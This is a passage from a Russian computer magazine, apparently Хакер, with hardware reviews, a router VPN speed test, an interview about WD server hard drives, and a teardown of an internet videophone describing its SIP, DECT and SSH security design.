нежелательного трафика вкупе с системой предотвращения вторжений потребляют много вычислительных ресурсов центрального процессора роутера, сильно ограничивая полосу пропускания.

Скорость PPTP у девайса сравнительно неплохая. В направлении WAN → LAN она составляет 25,64 Мбит/сек, в обратную сторону — 30,58 Мбит/сек, а в режиме полного дуплекса — 26,37 Мбит/сек. Включение файрвола снижает полосу пропускания до 19,82 Мбит/сек, а активация IDP и вовсе — до 4,1 Мбит/сек.

Пропускная способность IPSec VPN-туннеля достаточно высока. В сторону WAN → LAN скорость находится на уровне 23,77 Мбит/сек, в направлении LAN → WAN — 25,17 Мбит/сек, а в полном дуплексе — 24,93 Мбит/сек. Причем скорость не сильно меняется при использовании других протоколов шифрования (DES/AES) или ключей меньшей длины (DH1). Активация правил фильтрации снижает производительность примерно так же, как и в случае PPTP. С файрволом получаем ~20 Мбит/сек, а при включении IDP — чуть более 4 Мбит/сек.

Сканирование Tenable Nessus также проводилось в трех режимах работы: без фильтрации, только с файрволом и с одновременным включением файрвола и IDP. В первом случае, как и следовало ожидать, было обнаружено множество открытых портов, доступных со стороны WAN-интерфейса по умолчанию. Включение файрвола и IDP позволяет ликвидировать все эти уязвимости. Полный отчет о сканировании ты можешь найти на нашем диске.

Выводы

Несмотря на свой игрушечный вид, ZyXEL ZyWALL P1 оказался довольно интересным решением с претензией на серьезный продукт для обеспечения безопасности локальной сети. При средней скорости NAT он показал хороший результат при использовании протокола PPTP, высокую скорость IPSec для такого класса оборудования и довольно широкие возможности по обеспечению фильтрации нежелательного трафика. Однако, как выяснилось, «безопасность» эта не бесплатная и довольно серьезно снижает производительность девайса, особенно в режиме с использованием IDP. Также к недостаткам следует отнести невозможность работы с PPTP-сервером, находящимся вне пользовательского сегмента. В целом же ZyXEL ZyWALL P1, как решение начального уровня, неплохо справляется со своими задачами и может стать хорошим выбором для организации безопасного выхода в интернет и предоставления удаленного доступа в корпоративную сеть для мобильных пользователей. ⌶

Редакция выражает благодарность за предоставленное на тестирование оборудование российскому представительству компании ZyXEL.



уникальное предложение

RED_text

Тариф без абонентской платы

Специальные цены на SMS и MMS

Последнее слово за тобой!

подробности на wap.mtsred.ru или 05907



ИГОРЬ ФЕДЮКИН
/ FEDYUKIN@GAMELAND.RU /

WD ОТВЕЧАЕТ

ХРАНЕНИЕ ДАННЫХ В СЕРВЕРНЫХ РЕШЕНИЯХ ОТ WD

Проблема надежного хранения информации в серверных системах встает даже перед администратором небольшой компании. Зачастую данные, хранящиеся на жестких дисках, представляют огромную ценность для компании. Мы поговорили с Олегом Леонтьевым, техническим специалистом компании WD, об особенностях серверных решений Western Digital.

X: Почему инженеры WD делают ставку на SATA в серверных винчестерах?

WD: Мы производим SATA-винчестеры, потому что интерфейс SATA сейчас полностью удовлетворяет большинству запросов. Давайте не будем убивать нишу SCSI, говоря, что рынка SCSI нет совсем. Нет, он есть, но это совершенно другие деньги и совершенно другие решения, и чаще всего они экономически не оправданы. Переход на SATA-диски в серверных решениях произошел потому, что они стали такими же надежными, как SCSI, однако по цене неоспоримо выиграли.

X: Какие жесткие диски предлагает WD для использования в серверных системах?

WD: В серверных вариантах WD предлагает не обычные десктопные диски, а диски RAID Edition. По названию понятно, что они предназначены для работы в RAID-массивах. Эти диски обладают значительно более высокой надежностью, чем обычные desktop-варианты. Время наработки на отказ у них составляет 1000000 и 1200000 часов для первого и второго поколения RAID Edition соответственно.

X: Каковы основные особенности серии дисков RAID Edition?

WD: Ну, первое, о чем мы уже сказали, — у них значительно большее время наработки на отказ. Понятно, что они дольше тестируются, они спроектированы более надежными. На все диски RAID Edition распространяется пятилетняя гарантия. Но самой важной отличительной чертой этих дисков является TLER — ограничение времени на обработку ошибки. Если у диска произошел сбой, то он пытается восстановить данные. Что значит «произошел сбой»? Это значит, что головка прочитала какой-то сектор и у него оказалась неправильная контрольная сумма CRC. Для того чтобы понять, верно прочитаны данные или возник сбой, кроме 512 байт, в сектор записывается специальный блок данных для исправления ошибок. Изначально его размер был равен 40 байтам, а сейчас его увеличили до 74 байт. Почему нас интересуют эти странные числа? Дело в том, что мы можем приблизительно посчитать, какой процент диска мы теряем. Эти дополнительные 74 байта к каждому сектору мы пишем исключительно для надежности. Если произошла ошибка, то мы рассматриваем сектор не как 512+74 байта, а как некий единый блок, ведь сбой мог произойти и в дополнительных 74 байтах. Фактически, это просто некоторый блок данных, который мы можем проанализировать методами математики, выявить ошибку и исправить ее прямо на лету, нисколько не снижая производительности диска. Благодаря такой избыточности исправляется большая часть ошибок: на одну «серьезную» ошибку, которую не удается исправить на лету, приходится около миллиона исправленных на лету ошибок.

X: А какие преимущества дискам WD дает собственно технология TLER?

WD: Допустим, возникла ошибка, и ее не удалось устранить на лету. Первое, что сделает диск, это подвигает головку по треку в одну и в другую сторону на 128 микрошагов. Если это не помогло, диск попробует поменять коэффициент усиления, применить другой цифровой фильтр и так далее. Однако на все это нужно время, и в результате диск «задумается». А рейду надо работать! У контроллера задано время ожидания на ответ от диска (обычно устанавливается 8 секунд). Он не знает, почему диск задумался и не отвечает. Ограничение времени на обработку ошибки означает то, что по истечении семи секунд диск в любом случае даст ответ контроллеру с указанием кода ошибки. И при необходимости контроллер еще раз запишет на сбойный сектор эти же самые данные. После этого диск снова читает этот







WD 3200 YS

Объем, Гб: 320
Интерфейс: SATA 300
Скорость вращения об/мин: 7200
Объем кэш-памяти, Мб: 16

WD 1500AD FD

Емкость, Гб: 150
Интерфейс: SATA150
Скорость вращения шпинделя, об/мин: 10000
Объем кэш-памяти, Мб: 16

сектор. Есть 2 варианта дальнейшего развития событий. Если сектор действительно сбойный, диск перелокирует его в запасную зону, и дальше все пойдет в штатном режиме. Если же диск снова начинает читаться на этом же месте, значит, скорее всего, это был просто сбой по питанию или по диску ударили молотком. Но теперь сектор снова читается, и без нашего участия за 7 секунд произошло самовосстановление работы рейда.

X: Основным параметром надежности для дисков является MTBF (Mean time between failures). Как он рассчитывается и есть ли отличия в методике его расчета для desktop и серверных дисков?

WD: И для дисков RAID Edition, и для десктопных дисков MTBF измеряется при температуре 50 градусов. При более эффективном охлаждении диска, скажем, если он работает не на 50-ти, а на 40 градусах, значение MTBF увеличивается примерно в 2 раза. А при температуре 30 градусов, соответственно, еще в 2 раза. Причем этого очень легко добиться при помощи обычного большого вентилятора (большого, чтобы шумел поменьше). Между дисками должен быть зазор, превышающий толщину пальца, чтобы диски хорошо охлаждались воздушной струей.

X: Для каких целей оптимальнее всего применять SATA-массивы, по мнению WD?

WD: Есть диски RAID Edition и есть диски Raptor. RAID Edition — это дешево и надежно, если сравнивать со SCSI, а Raptor — это быстро и надежно. Исходя из этого, можно предположить, что если нам необходимо надежное и относительно недорогое решение, экономически оправдано будет использовать диски RAID Edition со скоростью вращения 7200 об/мин. Если же нас больше волнует скорость работы и мы готовы за это платить, тогда можно использовать Raptor. Raptor, с его 10000 об/мин, обеспечит быструю и надежную работу. А если нужно очень-очень быстро работать, а деньги роли не играют вообще, вот тогда мы можем ставить рейды из дисков SAS — дисков, которые крутятся еще быстрее, например со скоростью 15 тысяч об/мин.

X: К каким параметрам SAS и SATA наиболее чувствительны серверные системы, по мнению инженеров WD?

WD: Есть 2 основных параметра: внутренняя скорость работы с диском и пропускная способность интерфейса. Последний параметр сейчас значительно превосходит первый. Даже старый параллельный интерфейс имеет большую пропускную способность, чем скорость работы с пластиной сейчас. Поэтому скорости интерфейса вполне хватает для того, чтобы не быть узким местом даже совместно с высокоскоростными дисками. Предположим, что у нас есть массив дисков, SAS или SATA. Для нас важна возможность считать или списать какие-то данные. Скорость интерфейса в обоих случаях играть роли не будет, потому что гораздо важнее, с какой скоростью диск сможет считать или записать данные. Наибольшая разница будет заметна по задержкам, то есть по времени, необходимому для того, чтобы провернуть пластину диска до места с запрашиваемыми данными. Чем выше скорость вращения шпинделя диска, тем быстрее он провернется и будет осуществлен доступ к этим данным. Поэтому на первый взгляд кажется, что диск с большей скоростью вращения тут выигрывает. Однако, во-первых, контроллеры стали умнее — если контроллер уже обращался к какой-то зоне, он может хранить весь трек в кэше. То есть туда вообще не придется прыгать и считывать данные. И во-вторых, есть технология переупорядочивания записи и чтения (примечание редактора NCQ — Native Command Queuing). Это когда можно прыгнуть на другой трек, его считать, а потом прыгнуть на тот трек, который был нам нужен, и считать его. Таким образом, паузу, в течение которой диск проворачивается, мы используем тоже с пользой, прочитав еще что-то по пути. Эта технология создания очередей из команд есть как на SAS, так и на SATA. Следовательно, в этом случае особенных преимуществ SAS перед SATA опять-таки не обнаруживается.

X: А размер внутреннего буфера дает какой-то выигрыш в производительности?

WD: Конечно, дает. Например, можно больше хранить и меньше обращаться к диску. Но, во-первых, еще больший выигрыш дает правильный алгоритм кэширования, который применяется в диске. А во-вторых, на «правильных» контроллерах есть свои алгоритмы кэширования, но тут необходимо обсуждать уже конкретный контроллер.

X: В некоторых ваших дисках применяется технология RAFF (Rotary Acceleration Feed Forward). Для чего она используется?

WD: В системе всегда есть вибрация: диск крутится, соседние диски крутятся, вентилятор крутится. Не бывает так, чтобы диск не дрожал. Чем больше растет плотность записи на диск, тем ближе друг к другу находятся дорожки и тем важнее, чтобы при вибрации головка с дорожки не соскакивала. Начиная с какого-то времени, это стало актуально. Первым диском, на котором отрабатывалась эта технология, был флагман — WD Raptor. Сейчас она также используется в дисках RAID Edition второго поколения.

Суть технологии RAFF заключается в том, что на диски ставится 2 датчика, которые измеряют, как диск вибрирует. Зная, как корпус диска трясся в предыдущие, допустим, 100 мс, можно предвидеть будущее примерно на 3-5 мс вперед и заранее дергать головку туда, куда, по нашему мнению, дернется диск. Таким образом, если у диска работает технология RAFF, он может работать при таких вибрациях (работать — значит держать головку на дорожке), при которых другие диски уже просто не работают. То есть если мы начинаем понемногу усиливать вибрацию, то производительность диска начинает потихонечку падать, потому что головка все чаще и чаще оказывается не на дорожке. Обычно это плавный график, уходящий до нуля. У Raptor производительность падает на 3-10% в условиях, при которых другие диски вообще перестают работать.



HIS Radeon X1650XT

Ускоритель с турбиной

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Тип устройства: графическая плата
Графический процессор: ATI Radeon X1650XT
Частота ГП: 630 МГц
Частота памяти: 1460 МГц
Объем памяти: 256 Мб GDDR3
Пиксельные конвейеры: 24 шт.
Вершинные конвейеры: 8 шт.
Шина памяти: 128 бит
Интерфейс: PCI Express x 16
Техпроцесс: 80 нм



1. Устройство построено на графическом чипе, который характеризуется наличием 24-х пиксельных и 8-ми вершинных конвейеров. Работает процессор на частоте 630 МГц, причем по умолчанию (в референсных устройствах) процессор пашет на 575 МГц.
2. Память GDDR3 в объеме 256 Мб также подверглась разгону. Если в референсных картах память трудилась на частоте 1380 МГц, то в данном случае производитель повысил этот порог до 1460 МГц. Надо заметить, что он гарантирует работу при заданных им параметрах, поэтому, если что не так, можно смело нести карту в сервис.
3. Главная фишка этой видеокарты — уникальная система охлаждения. Плата выполнена в двухслотовом варианте, поскольку кулер сделан в виде своеобразной турбины.



1. При нагрузках мы выявили, что графический процессор греется, несмотря на кулер, довольно значительно — температура достигала 72 градусов по Цельсию.

ТЕСТОВЫЙ СТЕНД:
Процессор: Intel Pentium 4 560, 3,6 ГГц, Prescott, 1 Мб L2. Материнская плата: ECS P1N SLI2 Extreme. ОЗУ: 2 x 512 Мб, Kingston DDR2-900.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ:
3D Mark 2006: 2236
3D Mark 2005: 5047
Half-Life 2, 1024x768, 4xAA + 16xAF: 74 FPS
Doom3 (Max. Det.), 1024x768, 4xAA + 16xAF: 54 FPS
F.E.A.R., Max Quality, 1024x768, 4xAA + 16xAF: 28 FPS

Floston Classix HDD Cooler

Пропеллер для HDD

ТЕХНИЧЕСИЕ ХАРАКТЕРИСТИКИ:
Тип: кулер для винчестера
Материал: алюминий, пластик
Скорость вращения вентилятора: 4000 rpm
Воздушный поток: 16 CFM
Шум: 29 дБ
Тип подшипника: качения
Время жизни: 30000 часов



1. Рассматриваемый кулер представляет собой плоскую алюминиевую коробку с вырезом в центре и открытым пространством с торца. Непосредственно охлаждением занимается прозрачный пластиковый вентилятор.
2. Устройство крепится путем присоединения к жесткому диску с тыльной стороны. Да, там тоже есть отверстия под винты. В итоге, вентиль выдувает нагретый воздух с поверхности HDD, отчего всем становится хорошо на душе.
3. Вообще вся структура охладителя достаточно необычна. Почему кулер крепится только с тыльной стороны? Почему бы не изготовить полноценный ящик с пенными прокладками для амортизации, где жесткому диску было бы прохладно и комфортно? Причины понятны — кулер бюджетный, а больше всего в современных HDD греются как раз микросхемы. Их-то и обдувает вентилятор.
4. Отметим заранее, что температура винчестера Seagate Barracuda 7200 rpm формата IDE объемом 80 Гб замерялась с помощью небезызвестной утилиты Everest версии Ultimate Edition 2006. Если в режиме нагрузки (копирование нескольких видеофайлов эротического содержания и большого объема) температура без использования девайса была 41 градус по Цельсию, то в результате применения чудодейственного агрегата Floston Classix HDD Cooler нам удалось достичь... 40 градусов по шкале Цельсия после часа процедур. Такие интересные результаты связаны с тем, что датчик температуры находится внутри гермоблока винчестера, а наш кулер обдувает плату контроллера HDD.



1. К сожалению, диодов не предусмотрено, а ведь было бы забавно наблюдать винчестер с подсветкой.
2. В комплекте с девайсом мы не нашли винтиков для крепления к HDD.



ECS P1N SLI2 Extreme

Дорогая мама с наворотами

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Поддерживаемые процессоры: Intel Core 2 Extreme, Core 2 Duo, Pentium D, Pentium 4
Чипсет: NVIDIA nForce 590 SLI + NVIDIA MCP55
Память: 4 x SDRAM DIMM порта с поддержкой до 16 Гб памяти DDR2
Слоты расширения: 2 x PCI Express x16, 2 x PCI Express x1, 1 x PCI Express x4, 2 x PCI 2.0
Хранение данных: 1 порт PATA 133/100/66/33 с возможностью подключения 2-х винчестеров типа IDE, 6 портов SATAII 3.0Gb/s
Звук: восьмиканальный аудиокодек Realtek ALC882 High Definition Audio
Сеть: 2 x Marvell GIGA-LAN PHY
Дополнительно: 10 x USB 2.0 портов (4 внешних и 6 внутренних), 2 x Firewire (1 внутренний и 1 внешний), 1 x SPDIF-Out
Форм-фактор: стандартный ATX
Размеры, мм: 305x244



1. Проблем с подключением дополнительных устройств и контроллеров не возникнет, так как в распоряжении пользователя имеется 46 линий PCI Express, 32 из которых отданы на растерзание SLI-конфигурации. Дополнительные 4 канала отвечают за работу слота PCI Express x4, а еще 2 — за пару PCI Express x1.
2. Оба моста чипсета прикрыты идентичными охладителями из меди. На одном из них логотип ECS, на другом логотип все той же NVIDIA.
3. Восьмиканальный аудиокодек Realtek ALC882 поддерживает работу коаксиального и оптического S/PDIF, превращая компьютер в мощную систему с чистейшим цифровым звучанием на выходе.
4. Помимо самой карты, в коробке мы нашли просто огромное количество сопроводительного материала и прочих бонусов. Среди прелестей комплектации оказалось 6 коннекторов SATA с жесткими фиксаторами, 5 панелей на заднюю стенку, а также кабели LAN и FireWire.



1. Бросается в глаза большое количество места, не занятого радиотехническими элементами, однако при использовании форм-фактора mATX пришлось бы жертвовать каким-либо портом или достойным охлаждением.

ТЕСТОВЫЙ СТЕНД:
Процессор: Intel Pentium 4 560, 3,6 ГГц, Prescott, 1 Мб L2. Материнская плата: ECS P1N SLI2 Extreme. ОЗУ: 2 x 512 Мб, Kingston DDR2-900.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ:
3D Mark 2006: 2236
3D Mark 2005: 5047
Half-Life 2, 1024x768: 86 FPS
Super PI, 2M, сек: 113,71
WinRAR 3.5, Multithread testing, Кб/сек: 403

Beholder Behold TV M6

TV-тюнер с аппаратным кодеком

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Тип: TV-тюнер
Прием: ТВ-сигнал, FM-радиосигнал
Кодировщик: Philips SAA6752HS
Кодирование: черезстрочное видео 50/60 Гц в соответствии со стандартом MPEG-2 MP@ML
Постоянный битрейт: до 15 Мбит/сек
Пиковый битрейт: до 16 Мбит/сек
Шумопонижение: с помощью адаптивного медиан-фильтра
Управление: ДУ или программно
Интерфейс: PCI 2.0



1. Инженеры компании Beholder использовали новый MPEG-2 кодировщик Philips SAA6752HS (Empress).
2. Тюнеры с аппаратным кодировщиком MPEG 2 являются топовыми в модельном ряду Beholder. Всего в линейке две модели: Behold TV M6 и Behold TV M6 Extra. Отличия Extra от обычной модели — это поддержка RDS (можно принимать данные вместе со звуком) в режиме FM-радио и поддержка формата AC3 при кодировании звука.
3. В комплекте есть все необходимое, чтобы работать и даже чтобы управлять питанием компьютера с использованием пульта ДУ и включать его по расписанию, то есть чтобы превратить рассматриваемый девайс в самостоятельный видеорекордер. Также в упаковке предусмотрены: две батарейки к пульту ДУ, ИК-датчик пульта ДУ, внешний аудиокабель, внутренний аудиокабель, A/V-кабель, кабель включения питания, радиоантенна и установочный компакт-диск.
4. На тыльной панели расположены разъемы для подключения FM- и ТВ-антенн, коннектор ИК-датчика, а также 3,5 мм аудиовыход и комбинированное гнездо A/V-входа. Подключение внешней видеоаппаратуры производится через кабель-разветвитель, поставляемый в комплекте.
5. Качество изображения не вызывает нареканий и может быть признано превосходным. Программное обеспечение достаточно продумано, для того чтобы и пользователи, которым надо, чтобы «просто работало», без проблем наслаждались просмотром/прослушиванием, и те, кому в радость покопаться в настройках, остались довольны.



1. Монтаж выполнен исключительно на лицевой стороне PCB. Плата получилась относительно крупной, так как потребовалось дополнительное пространство для установки довольно большого MPEG-2 кодировщика и чипа памяти SDRAM объемом 8 Мб.

test_lab выражает благодарность за предоставленное на тестирование оборудование компании Alcomtrade (т. (495) 785-1949, www.alcomtrade.ru), российским представительствам компаний ECS, Beholder, а также европейскому представительству компании HIS.



ДЕНИС «ELF» РОМАНОВ
/ ELF_DEN@LIST.RU /

ВЗГЛЯД В ЗАЗЕРКАЛЬЕ

ВЗЛОМ ПЕРСОНАЛЬНОГО ВИДЕОФОНА

Вот и наступило будущее. Казалось бы, что еще можно сотворить с такой обыденностью, как телефон? А вот и можно! Видеофон. Ты, наверняка, много слышал об этом, возможно, даже видел отвратные корейские аналоги этого устройства. Но прогресс не стоит на месте. Когда я столкнулся с ним в первый раз, мои руки нервно затряслись и потянулись к отвертке. Так как я мог не поведать тебе, что там внутри? Что ж, приятель, читай новый «Inside»!

Способности

Этот девайс способен осуществлять звонки в режиме реального времени через интернет. Видеотелефон является, по сути, многопроцессорным компьютером, где отдельный процессор обеспечивает качество видеосигнала. При этом он легок и удобен в использовании — тебе не потребуется никакой специальной подготовки и знаний, чтобы его заюзать. Звук и изображение поступают без задержек и помех. Также видеотелефон можно использовать как обычный телефон, просто воткни телефонный кабель в порт и звони. Кстати, эта возможность является дополнительной и никак не повлияет на работу аппарата в режиме видеозвонков. Общаться по видеотелефону можно в режиме «громкой связи» («спикерфон»), или просто снимая трубку и поднося ее к уху, как в случае обычного телефона. Если ты не хочешь, чтобы видели твое лицо после «вчерашнего», закрой шторку камеры, при этом для тебя твой собеседник останется виден (если не сделает то же самое).

ХАРАКТЕРИСТИКИ:

Экран:
LCD 7" по диагонали;
Разрешение: 480x854;
Задняя подсветка;
Антиблик;
Угол обзора: ±30°(h) ±60°(v).

Видео:
Разрешение: 176x144 (QCIF);
Частота обновления: 30 fps;
Сжатие: H.264.

Сеть:
Connector RJ–45;
Протокол TCP/IP;
Интерфейс 100 Base-T;
Стандарты связи SIP, TCP/IP, UDP, RTP;
Безопасность SRTP, 128 bit AES;
Совместимость с VoIP-оборудованием H.323 (передача только голоса).

Основные:
DC Input 12 V;
DC Current 3 A (typical);
Потребляемая мощность: 30 Вт;
Операционная температура: 10-40°C;
Допустимая температура: 0-70°C;
Размеры 14"x8,5"x7,5".

Телефон:
Connector RJ–11;
Режим дозвона: тоновый(DTMF).

Камера:
Image Sensor 1/4" color;
Автобаланс белого света.

1) LAN-чип IP175C

2) Индуктивный фильтр

3) LAN-порт

4) Кварцевый резонатор

5) Конденсаторы

6) Вход питания

7) Flash-память INTEL TE28F128

8) Сетевой процессор Intel FWIXP420BB

9) Flash-память Hynix 528U на 64 Мб INTEL TE28F128 на 16 Мб


> Сетевая плата



> Задняя панель

Совместимость
Так как видеофон использует протокол SIP, он совместим с любым оборудованием и софтом, работающим по тому же протоколу. В частности, он совместим с NetMeeting, и удаленный абонент может не иметь такого же видеофона, как твой, работая на компьютере, оснащенном веб-камерой и вышеупомянутой программой. Мы провели небольшой тест, правда, внутри нашей локальной сети, связав видеофон с компьютером, оборудованным веб-камерой (DLINK DU-C300). Проблем с настройкой NetMeeting не возникло. Собственно говоря, настройка практически и не потребовалась. Звонки осуществлялись как с видеофона на NetMeeting, так и в обратном направлении, по IP-адресу.


Связь
Для связи видеофона и сервера используется протокол SIP (Session Initiation Protocol). Это протокол прикладного уровня, разработанный IETF MMUSIC Working Group, предлагаемый стандарт установления, изменения и завершения интерактивного пользовательского сеанса, включающего мультимедийные элементы, такие как видео, голос, мгновенные сообщения (instant messaging), онлайн-игры и виртуальная реальность. SIP традиционно использует порт 5060 TCP и UDP для соединения серверов и других элементов SIP. В основном SIP применяется для установления и разъединения голосовых и видеозвонков. При этом он может использоваться и в любых других приложениях, где требуется установка соединения, таких как Event Subscription and Notification, Terminal mobility и т.д.
Что касается трубки, то в ней применяется самая распространенная технология беспроводной связи DECT, разработанная Европейским институтом стандартов (ETSI). Она работает на частотах 1880—1900 МГц с модуляцией GMSK (BT = 0,5).
Основные достоинства системы DECT:
• безопасность для здоровья абонента — уровень сигнала у радиотелефона составляет 150 мВт;
• высокое качество связи (естественно, при правильном проектировании системы);
• высокая защищенность радиосвязи;
хорошая интеграция со стационарной корпоративной телефонией.



> Радиочастотный модуль

Физика


Архитектура базируется на двух процессорах. Первый — Intel® IXP420 — отвечает за работу сетевой платы. Второй — Digital Media процессор — за сжатие и обработку изображения, он контролирует работу и монитора, и видеокамеры. Между собой они связаны хабом. Также внутри располагаются две флеш-памяти. Первая используется как ОЗУ, объемом она всего 32 Мб. На второй флешке хранятся образ системы, на случай сбоя, и сама система. Все обновления происходят с сервера и записываются на большую флешку. Ее объем порядка 128 Мб. При поступлении «звонка» из сети, сетевая плата обрабатывает его и через хаб передает в операционку. Операционная система дешифрует поток и передает его на медиачип, который, в свою очередь, делит информацию на звук и видео. Архитектура системы по своей сути уникальна, но и в ней нашелся изъян. Если вместо двух процессоров, соединенных между собой хабом, использовать один двухядерный, скорость и обработка информации может увеличиться на порядок!



> Видеоплата

Безопасность

Защита телефона от доступа извне меня действительно поразила. Вся внутренняя система видеофона работает на Линуксе с запущенными сервисами. И один из них — небезызвестный сервис SSH. SSH (Secure Shell) — сетевой протокол, позволяющий производить удаленное управление компьютером и передачу файлов. Он сходен по функциональности с протоколами Telnet и rlogin, однако использует алгоритмы шифрования передаваемой информации. Только в телефоне он применяется не шифрованный ключ, а сертификат, базирующийся на сервере всей системы. Без этого сертификата практически невозможно получить доступ к системам телефона. Основная проблема любых систем с радиодоступом — обеспечение защиты от несанкционированного подключения и прослушивания. Когда аппаратура DECT используется как средство доступа к телефонным сетям общего пользования, прежде всего возникает опасность появления «двойников» зарегистрированных абонентских терминалов. В системах DECT эта проблема решается посредством процедур аутентификации БС и АТ. В простейшем случае каждый АТ регистрируется в системе или на отдельных базовых станциях, к которым имеет допуск. Если речь идет о домашнем беспроводном телефоне, АТ (трубка) зарегистрирован на одной БС. При каждом соединении происходит аутентификация трубки: БС посылает АТ «запрос» — случайное число (64 бита). АТ и БС на основании этого числа и ключа аутентификации по заданному алгоритму вычисляют аутентификационный ответ (32 бита), который АТ передает на базовую станцию. БС сравнивает вычисленный аутентификационный ответ с принятым и при их совпадении разрешает подключение АТ.



> Вскрытый экран

Сервер

Вся система доступа и адресации крутится на двух серверах — американском и русском. На русском сервере установлен Win'2k. Сервер служит для связи с другими видеофонами. При покупке телефона тебе выдается специальный телефонный номер. При первом звонке система регистрирует тебя в базе. Как я уже сказал, на сервере располагается сертификат, по которому происходит регистрация и доступ видеофона к сервисам.

Выводы

Новинку можно адресовать небольшим и средним компаниям, желающим организовывать видеоконференции, удаленные совещания и семинары со своими филиалами, партнерами, коллегами. При этом не потребуется обращаться в специализированные фирмы, занимающиеся монтажом и обслуживанием систем для видеоконференций. Также в компании может не быть системного администратора — видеофон сможет настроить любой технически грамотный и подкованный пользователь. Кроме того, этот девайс может заинтересовать и частных пользователей. Если твои родные или друзья далеко и жизнь раскидала вас по всему свету, то помни про видеофон — удобный и относительно недорогой способ живого общения. ⌶

Особая благодарность Тяжлову Юрию за предоставленную информацию. Сайт: video-telefon.ru



КРИС КАСПЕРСКИ

КОЛЕМ ДРОВА БЕЗ ПОМОЩИ ТОПОРА

КАК НАЙТИ И ОБЕЗВРЕДИТЬ В СИСТЕМЕ ГЛЮЧНЫЕ ДЕВАЙСЫ И ДРАЙВЕРЫ

